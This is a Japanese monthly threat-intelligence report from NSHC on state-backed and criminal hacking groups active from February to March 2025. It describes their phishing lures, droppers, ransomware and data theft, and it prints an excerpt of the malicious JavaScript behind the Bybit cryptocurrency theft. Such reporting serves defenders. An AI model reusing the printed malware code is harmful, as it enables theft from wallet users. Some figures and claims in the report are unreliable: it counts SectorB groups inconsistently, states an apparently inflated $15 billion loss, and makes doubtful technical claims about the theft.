NSHC Threat Research Lab, ThreatRecon Team
Document No. TR-CTI20250301

月刊ハッキンググループの動向レポート

Monthly Threat Actor Group Intelligence Report

- twitter.com/nshcthreatrecon
- service@nshc.net

March 2025

NSHC PTE. LTD.

このレポートは 2025 年 2 月 21 日から 2025 年 3 月 20 日まで見つけた政府支援のハッキンググループ活動と関係あるイッシューを説明し、それに伴う侵害事故の情報と ThreatRecon Platform 内のイベント情報を含む。

Table of Contents

エグゼクティブサマリー 5

1) SECTORAグループの活動特徴 5

2) SECTORBグループ活動の特徴 6

3) SECTORCグループ活動の特徴 7

4) SECTORDグループ活動の特徴 8

5) SECTOREグループの活動特徴 8

6) SECTORG グループ活動の特徴 9

7) SECTORHグループ活動の特徴 9

8) SECTORSグループ活動の特徴 10

9) サイバー犯罪グループの活動特徴 10

詳細情報 15

1. SECTORAに支援されているハッキンググループの活動 15

1) セクターA01グループ 15

2) セクターA02グループ 19

3) セクターA05グループ 22

4) セクターA06グループ 28

5) セクターA07グループ 31

2. SECTORBの支援を受けているハッキンググループの活動 33

1) セクターB01グループ 33

2) セクターB02グループ 36

3) セクターB04グループ 37

4) セクターB22グループ 39

5) セクターB74グループ 41

6) セクターB110グループ 43

3. SECTORCの支援を受けるハッキンググループの活動 44

1) セクターC05グループ 44

2) セクターC08グループ 46
4. SECTORDに支援されているハッキンググループの活動 48
1) セクターD40グループ 48
5. SECTOREの支援を受けるハッキンググループの活動 50
1) セクターE02グループ 50
2) セクターE03グループ 52
3) セクターE04グループ 53
4) セクターE05グループ 56
6. SECTORGの支援を受けたハッキンググループの活動 57
1) セクターG01グループ 58
7. SECTORHの支援を受けるハッキンググループの活動 59
1) セクターH03グループ 59
8. SECTORSの支援を受けるハッキンググループの活動 61
1) セクターS01グループ 61
9. SECTORJの支援を受けるハッキンググループの活動 62
1) セクターJ01グループ 62
2) セクターJ06グループ 65
3) セクターJ09グループ 66
4) セクターJ31グループ 67
5) セクターJ121グループ 68
6) セクターJ149グループ 70
7) セクターJ175グループ 72
8) セクターJ196グループ 74
9) セクターJ199グループ 76
10) セクターJ200グループ 79
11) セクターJ203グループ 80
12) セクターJ204グループ 83
13) セクターJ205グループ 85

NSHC©2025 All rights reserved.

14) セクターJ206グループ 86

RECOMMENDATION 88

1. 脆弱性保護 (EXPLOIT PROTECTION) 88

2. 脆弱性のスキャニング (VULNERABILITY SCANNING) 88

3. セキュリティ認識教育 (USER TRAINING) 88

4. 脅威インテリジェンスプログラム(THREAT INTELLIGENCE PROGRAM) 89

5. ネットワークにおける脅威緩和 90

1) ネットワーク侵入防止 (NETWORK INTRUSION PREVENTION) 90

2) ネットワーク細分化 (NETWORK SEGMENTATION) 90

6. ユーザーアカウントの脅威緩和 90

1) 多要素認証 (MULTI-FACTOR AUTHENTICATION) 91

2) アカウント使用政策 (ACCOUNT USE POLICIES) 91

3) 特権アカウント管理 (PRIVILEGED ACCOUNT MANAGEMENT) 91

7. エンドポイントの脅威緩和 92

1) ソフトウェアアップデート(UPDATE SOFTWARE) 92

2) OSの構成 (OPERATING SYSTEM CONFIGURATION) 92

3) アプリケーション確認及びサンドボックス(APPLICATION ISOLATION AND SANDBOXING) 92

4) 実行防止 (EXECUTION PREVENTION) 92

5) 機能の無効化及びプログラムの削除 (DISABLE OR REMOVE FEATURE OR PROGRAM) 92

6) コード署名 (CODE SIGNING) 93

7) アンチウイルス (ANTIVIRUS) 93

8) エンドポイントからの行為を防止 (BEHAVIOR PREVENTION ON ENDPOINT) 94

9) ハードウェア設置の制限 (LIMIT HARDWARE INSTALLATION) 94

10) 企業モバイル政策 (ENTERPRISE POLICY) 94

APPENDIX 95


NSHC©2025 All rights reserved.

- 無断転載禁止(Do not share) ― この著作物の内容は特定の顧客へご提供しております。当コンテンツの内容、画像などの無断転載・無断使用を固く禁じます。
- 秘密保持契約(Non-disclosure agreement) ― この著作物は NDA(秘密保持契約）の同意の上、ご提供しております。これに違反した場合は、法的措置になる恐れがございます。
- 注意 ― このライセンスの許容範囲を含んだその他の著作権関係の事項はサービス担当者を通した上、必ず確認を行った上でご利用ください。

NSHC©2025 All rights reserved.


エグゼクティブサマリー

2025 年 2 月 21 日から 2025 年 3 月 20 日までの間に NSHC 脅威分析研究所（Threat Research Lab）が収集したデータと情報に基づいて分析したハッキンググループ（Threat Actor Group）の活動を要約した内容です。
今年 3 月には、合計 60 のハッキンググループの活動が確認され、SectorJ グループが 54%で最も多く、続いて SectorA、SectorB グループの活動が確認されました。



[Figure 1: 2025 年 3 月に確認されたハッキンググループ別活動統計]

今年 3 月に発見されたハッキンググループのハッキング活動は、政府機関および金融分野に従事する関係者またはシステムを対象に最も多くの攻撃を行い、地域別では北アメリカとヨーロッパに位置する国々を対象としたハッキング活動が最も多いことが確認されています。



[Figure 2: 2025 年 3 月に攻撃対象となった産業分野と国の統計]

1) SectorAグループの活動特徴

北朝鮮政府の支援を受けている SectorA グループの中で、今年 3 月には合計 5 つのハッキンググループの活動が発見されました。これらは SectorA01、SectorA02、SectorA05、SectorA06、SectorA07 グループです。

NSHC©2025 All rights reserved.

SectorA01 グループの活動は、韓国、台湾、オランダ、イスラエル、ノルウェーで彼らのハッキング活動が発見されました。該当グループは、ソーシャルエンジニアリング、フィッシング、インフラの脆弱性を利用して、Bybit 取引所から 150 億ドル規模のイーサリアムと MegaETH を奪取しました。攻撃者はスピアフィッシングを通じて資格情報を奪取し、スマートコントラクトの脆弱性を悪用して多重引き出しを実行しました。奪取された資産は、分散型取引所を通じて洗浄されました。

SectorA02 グループの活動はアメリカ、オランダで発見されました。該当グループはファイルマネージャーやソフトウェアアップデートアプリに偽装したマルウェアアプリを Google Play やサードパーティストアに配布し、これを通じて Android ベースのスパイウェアを配布しました。このスパイウェアは、テキストメッセージ、通話履歴、位置情報などのさまざまな機密情報を収集するために利用されました。

SectorA05 グループの活動は、韓国、インド、香港、イギリスで発見されました。該当グループはハングル（HWP）ファイル形式の文書を使用しました。彼らは OLE（Object Linking and Embedding）オブジェクトを悪用したハングル文書を使用し、最終的に状況に応じて適切なマルウェアを配信および実行できるように、バッチファイルをダウンロードして実行する予約タスクをタスクスケジューラに登録しました。

SectorA06 グループの活動はイギリス、アメリカで発見されました。該当グループは macOS 環境の暗号通貨従事者を対象に、Rust ベースのバックドアとスティーラー(Malware)の亜種を利用した攻撃を行いました。この Malware は、システム言語が特定の国（CIS および旧ソ連諸国）に設定されている場合、実行を中止するよう設計されており、地域ベースの分析回避技術を含んでいます。

SectorA07 グループの活動は韓国で発見されました。該当グループは、サイバー犯罪通報システム関連のファイルに偽装した悪性 LNK ファイル（ECRM.M.hwp.lnk）を利用して攻撃を実行し、追加の悪性ペイロードをダウンロードして実行する方式で構成されています。最終的に、リモート制御マルウェアを使用して追加の侵害行為のための基盤を整えます。

現在まで継続している SectorA ハッキンググループは、韓国に関連する政治、外交活動など政府活動に関連する高度な情報を収集することを目的としており、世界中を対象にした金銭的な財の確保を目的としたハッキング活動も並行して行っています。彼らのハッキング目的は長期間にわたって継続しており、このような戦略的なハッキング目的は当分の間、変化なく継続的に進行すると判断されます。

2) SectorBグループ活動の特徴

中国政府の支援を受けているSectorBグループの中で、今年3月には合計5つのハッキンググループの活動が発見されました。これらはSectorB01、SectorB02、SectorB04、SectorB22、SectorB74、SectorB110グループです。

NSHC©2025 All rights reserved.

SectorB01グループの活動は、ウクライナ、サウジアラビア、台湾、ハンガリー、トルコ、タイ、アメリカ、フランスで発見されました。このグループは、世界中の政府機関、非政府組織（NGO）、慈善団体、地政学シンクタンクなどを標的に、高度なMalwareを利用してシステムに侵入し、ドメイン管理者権限を奪取することでネットワーク内部に深く侵入しました。また、Impacketツールキットを使用して横方向の移動や追加のインプラント設置を行い、機密情報の窃取や長期的な偵察活動を試みた状況が確認されました。

SectorB02はマカオ、香港、フィリピン、ベトナム、台湾などで発見されました。このグループはアジア地域の政府機関、通信、製造、メディア産業を対象に、長期的かつ秘密裏に情報収集作戦を遂行しており、攻撃の目的は地域内の地政学的な問題に関連する情報の取得であると分析されています。

SectorB04は、大阪エキスポ2025をテーマにしたスピアフィッシングメールを利用して、中部ヨーロッパの外交機関を標的としたサイバー諜報作戦を実行しました。最終的にインストールされたマルウェアを通じて、システム内で長期間潜伏し、コマンドの実行、ファイルの窃取、追加のペイロードのインストールなどを行う能力を示しました。

SectorB22はタイ、香港で発見されました。このグループはFBI訓練プログラムの招待状を装ったフィッシングメールを利用して、タイ王立警察および政府機関を標的に攻撃を行いました。使用されたバックドアはコマンド＆コントロール（C2）サーバーと通信し、命令を受信し、機密情報を外部に流出させる機能を果たしました。

SectorB74はアメリカで発見されました。このグループはアメリカおよびアジアの防衛、通信、技術組織を標的にしており、ジュニパーネットワークス（Juniper Networks）のJunos OSルーターを侵入ポイントとして利用し、検出を回避するためのカスタムバックドアを設置しました。そして、ネットワーク内部で長期的に密かに活動し、機密情報を窃取しました。

SectorB110の活動はアメリカ、インド、シンガポール、タイ、ベトナム、台湾、中国、香港で発見されました。このグループは、東南アジアおよび南米の政府、通信、教育、防衛産業を中心に、地政学的利益と機密情報の窃取を目的として活動していました。

現在まで続いているSectorBハッキンググループのハッキング活動の目的は、世界中を対象に各国政府機関の政治、外交活動など政府活動に関連する高度な情報を収集することにあると分析されている。

3) SectorCグループ活動の特徴

ロシア政府の支援を受けている SectorC グループの中で、今年 3 月に 2 つのハッキンググループの活動が発見されました。それらは SectorC05 と SectorC08 グループです。

SectorC05 グループの活動は、ウクライナ、アメリカ、セルビア、チェコで発見されました。該当グループは国家基盤の主要施設を攻撃対象とし、Windows ショートカット（LNK）形式の Ma

NSHC©2025 All rights reserved.

lware と PowerShell スクリプトを使用しました。最終的に、Go 言語（Golang）ベースの様々な Malware を活用して文書の窃取および追加ペイロードの実行を行いました。
SectorC08 グループの活動はロシア、ウクライナで発見されました。該当グループは情報セキュリティ関連の文書に偽装した PE（Portable Executable）形式のマルウェアを使用し、最終的にリモート制御ツールである UltraVNC を使用して情報を盗もうとしました。
現在まで続いている SectorC ハッキンググループのハッキング活動は、ロシアと隣接する国を含む全世界を対象に、各国の政府機関の政治、外交活動など政府活動に関連する高度な情報を収集することを目的として分析されています。

4) SectorDグループ活動の特徴

イラン政府の支援を受けている SectorD グループの中で、今年 3 月に活動が発見されたハッキンググループは 1 つであり、それは SectorD40 グループです。
SectorD40 グループの活動は、イスラエル、イギリス、アラブ首長国連邦で発見されました。
該当グループは、発注書に偽装した Windows ショートカット（LNK）ファイルを使用して HTML アプリケーション（HTA）スクリプトを実行し、悪意のある DLL を復号化してバックドアをインストールしました。復号化されたバックドアは、コマンド＆コントロール（C2）サーバーと通信し、コマンドの実行および追加のペイロードの実行が可能な Golang ベースのマルウェアです。
SectorDハッキンググループは主にイラン政府と政治的に競合関係にある国々を対象にハッキング活動を行っており、最近のSectorDハッキンググループのハッキング活動の目的は、イラン政府に反対する人物または国々の政治、外交活動など政府活動に関連する高度な情報を収集することを目的として分析されています。

5) SectorEグループの活動特徴

インド政府の支援を受けているSectorEグループの中で、今年3月には合計4つのハッキンググループの活動が発見されました。これらはSectorE02、SectorE03、SectorE04、SectorE05グループです。
SectorE02の活動はパキスタン、バングラデシュ、ドイツ、インド、モロッコで発見されました。このグループはPDF文書を餌として使用し、ユーザーのクリックを誘導し、マルウェアを多段階で感染させる攻撃を行いました。
SectorE03の活動はパキスタンで発見されました。このグループはカシミール連帯の日の議事録に偽装したWindowsヘルプ（CHM）ファイルを配布し、CMDコマンドを通じてマルウェア行為を実行しました。

NSHC©2025 All rights reserved.

SectorE04の活動は、スリランカ、アメリカ、エジプト、アラブ首長国連邦、ジブチ、バングラデシュ、ベトナム、カンボジア、アルジェリア、サウジアラビア、ウガンダ、ルワンダ、トルコ、ブルガリア、中国、アフガニスタン、インド、モルディブ、オーストリア、モザンビーク、パキスタン、ネパール、ミャンマー、インドネシア、フィリピンで発見されました。このグループは、南アジア、東南アジア、中東、アフリカ地域を中心に、原子力、海運、通信、IT、不動産、ホテル産業を対象に攻撃を行いました。インストールされたスティーラーボット（StealerBot）は、キー入力の記録、ファイルの窃取、システムの監視などのポストエクスプロイト機能を実行し、長期的な情報収集が可能です。

SectorE05の活動はスリランカ、バングラデシュ、ドイツ、パキスタンで発見されました。このグループは通貨政策報告書に偽装したWord文書を通じてスピアフィッシング攻撃を行い、文書内のリモートテンプレート機能を利用してRTFファイルを自動実行し、後続の攻撃を誘導しました。

現在まで続いているSectorEハッキンググループのハッキング活動の目的は、インドに近接するパキスタン政府に関連する政治、外交および軍事活動など、政府活動に関連する高度な情報を収集することを目的としてハッキング活動を行っていると分析されます。しかし、最近では中国を含む極東アジアや他の地域に拡大していることから、政治、外交および技術関連の高度な情報を獲得するための活動の比重も増していると分析されています。

6) SectorG グループ活動の特徴

レバノン政府の支援を受けている SectorG グループの中で、今年 3 月には合計 1 つのハッキンググループの活動が発見されました。それは SectorG01 グループです。

SectorG01 の活動はベネズエラ、ドミニカ共和国、アメリカ、ドイツ、チリ、コロンビアで発見されました。このグループは新たに開発した Poco
RAT を活用し、ラテンアメリカのスペイン語圏の国々を対象に精密なサイバースパイ作戦を遂行しました。攻撃者は企業ブランドや文書フォーマットを巧妙に模倣し、被害者の信頼を誘導して産業機密を盗みました。

SectorGハッキンググループは主にレバノン政府と政治的に競合関係にある国々を対象にハッキング活動を行っており、最近のSectorGハッキンググループのハッキング活動の目的は、レバノン政府に反対する人物または国々の政治、外交活動など政府活動に関連する高度な情報を収集することを目的としていると分析されています。

7) SectorHグループ活動の特徴

パキスタン政府の支援を受けている SectorH グループの中で、今年 3 月には合計 1 つのハッキンググループの活動が発見されました。それは SectorH03 グループです。

NSHC©2025 All rights reserved.

SectorH03の活動はインド、韓国、シンガポール、アメリカで発見されました。このグループはICEGATE（インド税関ゲートウェイ）を装ったフィッシングメールを通じてJavaベースのJARマルウェアを配布し、これを通じてブラウザの資格情報、セッションクッキー、キー入力情報などを窃取し、コマンド＆コントロール（C2）サーバーに送信しました。
SectorHハッキンググループのハッキング活動は、サイバー犯罪目的のハッキングと政府支援目的のハッキング活動を並行して行っています。特に、隣接するインドとの様々な外交的摩擦が続いているため、目的に応じてインド政府機関の軍事および政治関連の高度な情報を奪取するための活動を今後も継続的に実施すると分析されています。

8) SectorSグループ活動の特徴

ベネズエラ政府の支援を受けている SectorS グループの中で、今年 3 月には合計 1 つのハッキンググループの活動が発見されました。それは SectorS01 グループです。
SectorS01の活動はコロンビア、メキシコ、イギリスで発見されました。このグループはWebDAVとGitHubを活用してRemcos RATを配布し、最終的に攻撃対象のシステムにリモート制御機能のマルウェアをインストールして長期的な制御を確保しました。
現在まで続いているSectorSハッキンググループのハッキング活動の目的は、ベネズエラと隣接する南米地域の国々における政治、外交および軍事活動など、政府活動に関連する高度な情報を収集することを目的としてハッキング活動を行っていると分析されている。

9) サイバー犯罪グループの活動特徴

オンライン仮想空間で活動するサイバー犯罪グループは、今年 3 月に合計 14 のハッキンググループの活動が発見されました。これらは、SectorJ01、SectorJ06、SectorJ09、SectorJ31、SectorJ121、SectorJ149、SectorJ175、SectorJ196、SectorJ199、SectorJ200、SectorJ203、SectorJ204、SectorJ205、SectorJ206 グループです。
これらは、他の政府支援のハッキンググループとは異なり、現実世界で金銭的利益を確保できる価値のあるオンライン情報を盗んだり、直接特定の企業や組織をハッキングして内部ネットワークにランサムウェアを拡散したり、重要な産業機密を盗んだ後、それをネタに金銭的な対価を要求する脅迫活動などを行います。
SectorJ01 グループの活動はアメリカ、エジプトで発見されました。該当グループは、正常な Python スクリプトとマルウェアの Python スクリプトを一緒に圧縮した圧縮ファイルを配布しました。彼らはマルウェアスクリプトのファイル名を Python プロジェクトで一般的に使用される設定ファイル名である「conf.py」に偽装し、攻撃対象が正常な構成ファイルと誤認して実行するよう誘導しました。該当スクリプトは AES アルゴリズムを利用して暗号化されたペイロードを復号化した後、復号化されたデータを一時ファイルとして保存し、それをサブプロセスを通じて実行する機能を果たします。この過程を通じてバックドア型のマルウェアが実行され、該当マ

NSHC©2025 All rights reserved.

ルウェアは攻撃対象システムのリモート制御、ファイルのダウンロードおよびアップロード、環境変数情報の収集、レジストリ設定の操作など、さまざまな機能を果たすと分析されています。

SectorJ06 グループの活動は、ドイツ、アルゼンチン、イタリアで発見されました。該当グループは金銭的利益を確保するためにモンティランサムウェア（Monti Ransomware）を拡散しました。このグループは攻撃対象システムのデータを暗号化した後、ランサムノートを通じてオニオンドメインアドレスを提供し、そのサイトを通じて復号化費用に関する金銭的な交渉ができるようにしました。

SectorJ09 グループは、電子商取引ウェブサイトの決済ページを対象にマルウェアの JavaScript を挿入しました。彼らが挿入したスクリプトは、ユーザーが入力した決済情報をコマンド＆コントロール（C2）サーバーに送信する機能を持つスキミングスクリプトであることが確認されています。これにより、該当グループはカード番号、有効期限、CVC コードなど、決済処理に使用される機密の金融情報を収集したと分析されています。

SectorJ31 グループの活動はフランスで発見されました。該当グループは金銭的利益を確保するために HexaLocker ランサムウェアを使用しました。グループは Tox と Telegram の ID をランサムノートに残し、これらのメッセンジャーアプリケーションを通じて復号化費用の支払いに関する議論ができるようにしました。また、彼らは Monero 暗号通貨を通じて復号化費用を支払うよう要求しました。

SectorJ121 グループの活動はウクライナで発見されました。該当グループはウクライナ法務省を装ったフィッシングメールを送信し、攻撃対象がメールに添付されたフィッシングリンクにアクセスした後、マルウェアをダウンロードおよび実行するよう誘導しました。攻撃対象が実行したマルウェアは、ダーククリスタル（DARKCRYSTALRAT, DCRAT）として知られるマルウェアで、攻撃対象システムをリモートで制御できるマルウェアの一つです。該当グループはダーククリスタルリモート制御マルウェアだけでなく、RDPWRAPPER や BORE のような追加ツールも使用したと分析されています。

SectorJ149 グループの活動はウクライナで発見されました。該当グループは会計担当者から送信されたメールのように偽装したフィッシングメールを送信し、添付された圧縮ファイルを支払い領収書のコピーと説明して、攻撃対象がそれをダウンロードするように誘導しました。圧縮ファイルの内部には PDF 文書が圧縮されており、PDF 文書には文書を閲覧するために添付されたリンクをクリックするようにという案内文とハイパーリンクが挿入されています。特に PDF 文書には案内文だけでなく、Google Docs アイコンを模した画像も一緒に添付されており、攻撃対象がハイパーリンクを Google Docs リンクと誤認してクリックするように誘導したと見られます。攻撃対象がリンクをクリックすると、クラウドベースのファイル保存および共有サービスの一つである 4sync に接続され、4sync から JavaScript（JS）をダウンロードします。ダウンロードした JavaScript は、攻撃対象システムに最終的に NetsupportRAT をダウンロードする機能を果たします。彼らはリモート

NSHC©2025 All rights reserved.

制御 Malware を通じて攻撃対象システムをリモートで制御し、悪意のある行為を行おうとしたと分析されています。

SectorJ175 グループの活動は、ドイツ、ブラジル、サウジアラビアで発見されました。該当グループは金銭的利益を確保するためにドラゴンフォースランサムウェア（DragonForce Ransomware）を拡散しました。

SectorJ196 グループの活動は、ロシア、アメリカ、スウェーデン、インド、トルコで発見されました。このグループは、暗号通貨分野の求職者を対象にハッキング活動を行うために偽の会社を設立しました。彼らは実在する会社のように見せるためにホームページを開設しただけでなく、LinkedIn や X のようなプラットフォームで会社アカウントを作成し、運営しました。彼らは作成した SNS プラットフォームを通じて偽の求人広告を掲載し、それに興味を持った求職者が求人広告に応答すると、Telegram を通じて採用に関する手続きを進めるよう案内するメールを送信しました。攻撃対象が Telegram に接続すると、面接のためにビデオアプリケーションのインストールが必要だという説明とともに、フィッシングページに接続するよう案内しました。彼らが共有したフィッシングページは、実際のビデオ会議アプリケーションをインストールできる正常なページのように見えるように作成されており、攻撃対象が疑わずにフィッシングページから配布される Malware をダウンロードするよう誘導しました。Malware は攻撃対象のオペレーティングシステムに応じて異なるタイプの Malware がダウンロードされたと分析されています。攻撃対象が Windows の場合、Rhadamanthys がダウンロードされ、macOS の場合、Atomic macOS Stealer（AMOS）がダウンロードされたと分析されています。

SectorJ199 グループの活動は、オランダ、ロシア、アメリカ、スペイン、イギリス、中国、キプロス、香港で発見されました。該当グループは、正規のウェブサイトのドメインと似たスペルを持つ偽のドメインを登録し、ユーザーのタイプミスを利用して悪意のあるサイトに接続させるタイポスクワッティング（Typosquatting）手法を悪用しました。彼らは実際のソフトウェアの公式ウェブサイトドメインに似たドメインを利用して、攻撃対象をフィッシングページに誘導しました。彼らは正規のソフトウェアインストールファイルをダウンロードするように見せかけて、攻撃対象がマルウェアをダウンロードするように誘導しました。該当グループは、PowerShell スクリプトを通じて攻撃対象システムの IP アドレス、ユーザーアカウント情報、システム情報などのデータを収集し、それを暗号化してコマンド＆コントロール（C2）サーバーに送信したと分析されています。

SectorJ200 グループの活動は、アメリカ、アルゼンチン、インドで発見されました。該当グループはアメリカ社会保障局を装ったフィッシングメールを送信し、フィッシングメールには明細書ドキュメントをダウンロードするように指示する説明とともにフィッシングリンクが添付されていました。攻撃対象が添付されたリンクをクリックすると、自動リダイレクト機能を含むソースコードが動作し、攻撃者が指定した二次的な悪性サイトに自動的に移動します。最終的に、攻撃対象システムにリモートモニタリングおよび管理ツール（Remote Monitoring and Management,

NSHC©2025 All rights reserved.

RMM）の一つであるスクリーンコネクト（ScreenConnect）がダウンロードされます。彼らはスクリーンコネクトを通じて攻撃対象システムをリモートで制御し、悪意のある行為を行おうとしたと分析されています。

SectorJ203 グループの活動は、アメリカ、アラブ首長国連邦、イギリス、日本、カナダ、パラグアイ、香港で発見されました。該当グループは金銭的利益を確保するために、リモートモニタリングおよび管理（RMM）ツールの一つである SimpleHelp の脆弱性を悪用して、Medusa ランサムウェアを配布しました。彼らはこれらの脆弱性を通じて攻撃対象システムに Windows Defender の例外パスとして C ドライブのサブパスを追加し、セキュリティソリューションのインストール有無を偵察するコマンドをリモートで実行した後、攻撃対象システムに Malware を生成しました。該当グループはセキュリティソリューションの動作に必要な主要ファイルを削除し、EDR ソリューションを終了する機能を実行する PoorTry Windows ドライバーをロードして実行した後、ランサムウェアペイロードを実行しました。ランサムウェアペイロードは、攻撃対象システムの net ユーティリティと taskkill ユーティリティを通じてランサムウェアの実行を中断できるサービスおよび実行中のシステムタスクを強制終了させました。

ランサムウェアは攻撃対象システムのデータを暗号化した後、自ら削除されました。彼らはランサムノートを通じて復号化費用の支払いに関する交渉を行うための連絡手段を公開し、データを復号化しない場合だけでなく、流出した情報を公開すると脅迫する二重恐喝（ダブルエクストーション）手法を使用しました。該当グループは被害者が復号化費用を支払わない場合、奪取したデータをテレグラム（Telegram）チャンネルとブログ目的で運営されているオニオンドメイン（Onion Domain）に投稿すると脅迫し、復号化費用支払いのための連絡手段としてオニオンドメインとトックス（Tox）を使用しました。

SectorJ204 グループは、GitHub のようなプラットフォームを通じてソフトウェアのクラック版ファイルをダウンロードできると偽り、リポジトリに添付されたリンクで攻撃対象を誘導しました。攻撃対象がソフトウェアのクラック版ファイルをダウンロードするために添付されたリンクにアクセスすると、正常なブログ投稿のように見えるウェブページにリダイレクトされます。攻撃対象がブログ投稿に添付されたダウンロードボタンをクリックすると、さらに別のダウンロードページにリダイレクトされ、そのページはメガクラウドストレージの URL にアクセスしてファイルをダウンロードするように誘導します。彼らはメガクラウドストレージの URL を活用することで、攻撃対象がストレージにアップロードされたファイルに対する疑念を少なくし、これをダウンロードおよび実行するように誘導しました。このグループがこのような戦術を通じて配布したファイルは、Lumma Stealer として知られる情報窃取型の Malware が圧縮された圧縮ファイルです。彼らは不特定多数を対象に Malware を配布し、広範なデータ窃取を目的としていると分析されています。

NSHC©2025 All rights reserved.

SectorJ205 グループは、金銭的利益を確保するために、Jenkins コマンドラインインターフェース（Command Line Interface,
CLI）の脆弱性を悪用して、Endurance ランサムウェアを拡散しました。
SectorJ206 グループは、フィッシングインフラを運営するために AWS クラウドを悪用したと分析されています。該当グループは、公開された環境変数ファイルを通じて AWS アクセスキーを取得し、取得したキーを使用してクラウドリソースにアクセスしました。その後、Amazon Simple Email
Service（SES）と WorkMail を設定してフィッシングメール送信インフラを構築し、正規のドメインを装ってフィッシングメールを大量に送信したと分析されています。

NSHC©2025 All rights reserved.

詳細情報

1. SectorAに支援されているハッキンググループの活動

1) セクターA01グループ


北朝鮮政府の支援を受けているハッキンググループの中で、SectorA01 グループは他のセキュリティ企業によってラザルス（Lazarus）としても知られており、韓国、台湾、オランダ、イスラエル、ノルウェーで彼らのハッキング活動が発見されました。
該当グループは暗号通貨取引所を主要なターゲットとし、高価値資産を奪取してこれを隠蔽する方法でセキュリティシステムを回避し、活動を続けていました。最近のバイビット（Bybit）暗号通貨取引所で発生した事件は、彼らの高度に進化した攻撃手法をよく示す事例です。2025 年 2 月 21 日、この取引所では 150 億ドル規模のイーサリアム（Ethereum）と MegaETH が奪取される事件が発生しました。この攻撃は、ソーシャルエンジニアリング、フィッシング、そしてインフラの脆弱性の悪用を組み合わせた非常に精巧な方法で行われました。

```
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4",
"0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229",
"0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da =
"0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f
2b025be2969516000000000000000000000000000000000000000000000000
00000000000000000";
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
```

[Figure 3: JavaScript 形式のマルウェア]

攻撃者はスピアフィッシングキャンペーンを通じて取引所の従業員を対象に資格情報を奪取しました。その後、この資格情報を利用して取引所ネットワークに侵入し、スマートコントラクトのリエントランシー脆弱性を悪用して、ウォレットの移転を管理するスマートコントラクトで許可されていない複数の引き出しを実行しました。このような複数の引き出しは、パッチが適用されていない API の脆弱性によってさらに悪化し、これにより攻撃者は取引記録を操作し、セキュリティ対策を回避することに成功しました。奪取された資産は、トルネードキャッシュのような分散型取引所を通じて洗浄され、移転の痕跡を隠すために使用されました。

NSHC©2025 All rights reserved.



[図 4: トルネードキャッシュ(Tornado Cash) ホームページ]

Related Events

- **SectorA01 used Python RCE disguised as Stock Simulator Tool**
  https://cti.nshc.net/events/view/13364
